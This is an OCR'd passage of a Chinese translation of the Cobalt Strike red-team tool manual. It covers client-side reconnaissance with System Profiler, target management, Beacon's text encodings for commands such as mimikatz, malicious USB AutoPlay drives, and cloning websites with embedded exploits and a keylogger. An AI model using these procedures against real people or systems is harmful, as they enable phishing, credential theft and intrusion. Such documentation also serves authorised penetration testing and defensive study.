
System Profiler 使用未签名的 Java Applet 来分解目标的内部 IP 地址，并确定目标的 Java 版本。使用 Java 的点击运行安全功能 - 这可能会引起怀疑。取消选中 **Use Java Applet** 获取信息框，以便在没有 Java Applet 的情况下运行 System Profiler。


选中 **Enable SSL** 以通过 SSL 提供此内容。在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。


要从 System Profiler 查看结果，请进入到 **View** -> **Applications**。Cobalt Strike 将列出它在系统分析过程中发现的所有应用程序。


Client-side Reconaissance



Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
computer



external
internal
user
computer
System Profiler
The system profiler is a client-side reconaissance tool.
It finds common applications (with version numbers)
Local URI:
/in/
Local Host:
ads.losenolove.com
Local Port:
80
Redirect URL:
http://www.linkedin.com/
Use Java Applet to get information
Launch
Help
Event Log
raffi has joined.


Success
Started service: system profiler
Copy and paste this URL to access it
http://ads.losenolove.com:80/in/
Ok


Start
http://ads.losenolove.com
http://ads.losenolove.com
Website
http://ads.losenolove.com
Bing search
My news feed
Customize
CNN
Track the 2016 campaign
Facebook
Fiorina Raises Profile, Helping GOP


Cobalt Strike
View
Attacks
Reporting
Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
Event Log
Web Log


address
name
note
108.51.97.41
Event Log
Web Log
Applications
external
internal
application
108.51.97.41 unknown Windows 10
108.51.97.41 unknown Adobe Flash
108.51.97.41 unknown JScript
108.51.97.41 unknown Chrome



http://ads.losenolove.com/in/ - Internet Explorer
http://ads.losenolove.com/in/
linkedin.com

目标和服务

您可以通过 **View** - > **Targets** 与 Cobalt Strike 的目标信息进行交互。此选项卡显示与“目标可视化”相同的信息。

选择 **Import** 以导入包含目标信息的文件。Cobalt Strike 接受每行一个主机的纯文本文件。它还接受由 nmap 生成的 XML 文件。。

选择 **Add** 以手动将新目标添加到 Cobalt Strike 的数据模型中。



添加目标

此对话框允许您将多个主机添加到 Cobalt Strike 的数据库中。指定一个 IP 地址范围或在地址字段中使用 CIDR 表示法一次添加多个主机。单击“保存”将主机添加到数据模型并保持此对话框打开时按住 SHIFT 键。

选择一个或多个主机，然后右键单击以打开主机菜单。此菜单用于更改主机上的说明、设置其操作系统信息或从数据模型中删除主机。

服务

在目标显示中，右键单击主机，然后选择“ **Services**.”。这将打开 Cobalt Strike 的服务浏览器。在这里，您可以浏览服务，为不同的服务分配注释，以及删除服务记录

Cobalt Strike 中的 Unicode 支持

Unicode 是通用语言中字符到固定数字或代码点的转换。下文介绍了 Cobalt Strike 对 Unicode 文本的支持

编码

Unicode 是字符到数字（代码点）的转换，但它不是编码。编码是通过将单个序列或字节序列映射到该映射中的代码点来为其赋予意义的相同方法。

在内部，Java 应用程序使用 UTF-16 编码存储和操作字符。UTF-16 是一种使用两个字节来表示普通字符的编码。Rarer 字符用四个字节表示。Cobalt Strike

是一个 Java 应用程序，在内部，Cobalt Strike 能够在世界各种系统中存储，操作和显示文本。在核心 Java 平台上没有真正的技术障碍。

在 Windows 系统中，情况有所不同。Windows 中用于表示字符的选项可以追溯到 DOS 日期。DOS 程序使用 ASCII 文本和那些漂亮的制表符。将数字 0-127 转换成 US ASCII 和 128-255，转换成漂亮的制表符的常见编码有一个名称，它叫代码页 437。代码页 437 有几种版本，将漂亮的制表符与特定语言的字符混合在一起。此编码集合称为 OEM 编码。现在，每个 Windows 实例都有一个全局 OEM 编码设置。此设置表示如何编译程序写入控制台的字节输出。为了正确地编译 cmd.exe 的输出，了解目标的 OEM 编码是很重要的。

尽管如此有趣。制表符是 DOS 程序所需要的，但不一定是 Windows 程序。因此，有了这个，Windows 就有了 ANSI 编码的概念。这是一个全局设置，如 OEM 编码。ANSI 编码规定了 ANSI Win32 API 如何将字节序列转换成代码点。一种语言的 ansi 编码放弃了为其设计编码的语言中有用的字符而使用的漂亮的制表符。编码不一定限于将一个字节转换成一个字符。可变长编码可以将最常见的字符表示为单个字节，然后将其他字符表示为一些多字节序列。


不过，ANSI 编码并不完整。Windows API 通常具有 ANSI 和 Unicode 版本。API 的 ANSI 版本接受并解释如上所述的文本参数。Unicode Win32 API 需要使用 UTF-16 编码的文本参数。

在 Windows 中，可能存在多种编码情况。有 OEM 编码，可以用目标配置的语言表示一些文本。有 ANSI 编码可以表示更多的文本，主要是在目标的配置语言

中。而且，UTF-16 可以包含任何代码点。还有 UTF-8，它是一种可变长编码，对 ASCII 文本来说空间有效率很高，但也可以包含任何代码点。

Beacon

Cobalt Strike 的 Beacon 输出目标的 ANSI 和 OEM 编码作为其会话元数据的一部分。Cobalt Strike 根据需要使用这些值将文本输入编码为目标的编码。Cobalt Strike 还根据需要使用这些值对目标的编码文本输出进行解码。



一般来说，文本与目标编码之间的转换对您是透明的。如果您在一个目标上执行，配置为一种语言，事情将按您的期望执行。

当您在使用混合语言环境时，命令之间会出现不同的结果。例如，如果输出包含来自西里尔字母、中文和拉丁字母的字符，则某些命令将正常执行，而其他不会正常执行。

Beacon 中的大多数命令使用目标的 ANSI 编码来编码输入和解码输出。目标配置的 ANSI 编码可能只将字符映射到少数写入系统的代码点。如果当前目标的 ANSI 编码未映射西里尔字符，则 **make_token** 将不会对使用西里尔字符的用户名或密码执行正确的操作。

在 Beacon 中，有些命令使用 UTF-8 作为输入和输出。。通常，这些命令将按照您对混合语言内容的要求执行。这是因为 UTF-8 文本可以将字符转换成任何 Unicode 代码点

下表列出了哪些 Beacon 命令使用 ANSI 编码以外的其他内容来解码输入和输出：

Command	Input Encoding	Output Encoding
hashdump		UTF-8
mimikatz	UTF-8	UTF-8
powerpick	UTF-8	UTF-8
powershell	UTF-16	OEM
psinject	UTF-8	UTF-8
shell	ANSI	OEM

注意：对于熟悉 mimimikatz 的人，您将注意到 mimimikatz 在内部使用 unicode win32 API 和 utf-16 字符。UTF-8 是从哪里来的？Cobalt Strike 与 Mimikatz 的接口以 utf-8 的形式发送输入，并将输出转换为 utf-8。

SSH 会话

Cobalt Strike 的 SSH 会话使用 UTF-8 编码进行输入和输出。

日志

Cobalt Strike 的日志是 UTF-8 编码的文本。

字体

您的字体可能会限制显示某些系统中的字符。要更改 Cobalt Strike 字体：

进入到 **Cobalt Strike** - > **Preferences** - > **Cobalt Strike** 来更改 **GUI Font** 值。这将改变 Cobalt Strike 在其对话框，表格和界面其余部分中使用的字体。


进入到 **Cobalt Strike** - > **Preferences** - > **Console** 以更改 Cobalt Strike 控制台使用的**字体**。


Cobalt Strike - > **Preferences** - > **Graph** 有一个 **Font** 选项来更改 Cobalt Strike 的 pivot 图所使用的字体

USB/CD 自动播放攻击

Cobalt Strike 的 USB/CD 自动播放攻击可帮助您将 CD-ROM 或 USB 驱动器转变为针对 Windows XP 和 Windows Vista 系统的攻击。Cobalt Strike 创建了一个 autorun.info 文件，它添加了一个自动播放操作并挂钩了驱动器的几个 shell 命令。这些挂钩将允许用户在尝试查看驱动器的内容时无意中运行您指定的可执行文件

要创建恶意 USB 驱动器，请进入到 **Attacks** - > **Packages** - > **USB/CD AutoPlay**





在“ **Media Label** ”字段中指定驱动器的名称。

提供自动播放操作（**AutoPlay Action**）文本。当插入驱动器时，将在操作列表的顶部向用户显示此内容。此外，请确保在驱动器上放置几个支持您的符文的合法文件。Windows 根据用户在驱动器上看到的文件类型向用户显示操作。

提供自动播放操作文本。当驱动器插入时，这将显示在操作列表顶部的用户。另外，请确保您在驱动器上放置了几个支持您的诡计的合法文件。Windows 根据用户在驱动器上看到的文件类型向用户显示操作

指定自动播放图标(**AutoPlay Icon**)。您可以引用驱动器上的文件或在标准位置指定图标。

最后，选择要运行的可执行文件。您可以 通过 Cobalt Strike 生成可执行文件，或者如果需要，可以使用另一个可执行文件。

选择“Launch”并选择保存文件的位置。这些文件应最终位于驱动器的根目录上，这样攻击才能正常执行。

此攻击最适合 Windows XP 系统。它的一部分可以在 Windows Vista 上运行。此攻击不适用于 Windows 7。

注意：此攻击的实现已过时，在现有的最新环境中不起作用。

Website Clone Tool（网站克隆工具）

在将漏洞发送到目标之前，它有助于对其进行修饰。Cobalt Strike 的网站克隆工具可以帮助解决这个问题。网站克隆工具生成一个本地网站副本，其中添加了一些代码以修复链接和图像，以便它们按预期执行。

要克隆网站，请进入到 **Attacks** -> **Web Drive-by** -> **Clone Site**.

可以将攻击嵌入到克隆的站点中。在 Embed 字段中写下攻击的 URL，Cobalt Strike 将使用 IFRAME 将其添加到克隆的站点。点击...按钮并选择一个正在运行的客户端漏洞。


克隆的网站也可以捕获键盘输入。选中 Log keystrokes on cloned site 框。这将在克隆的站点中插入一个 javascript 密钥记录器。

要查看记录的键盘输入或查看克隆站点的访问，请进入到 **View** -> **Web Log**.。

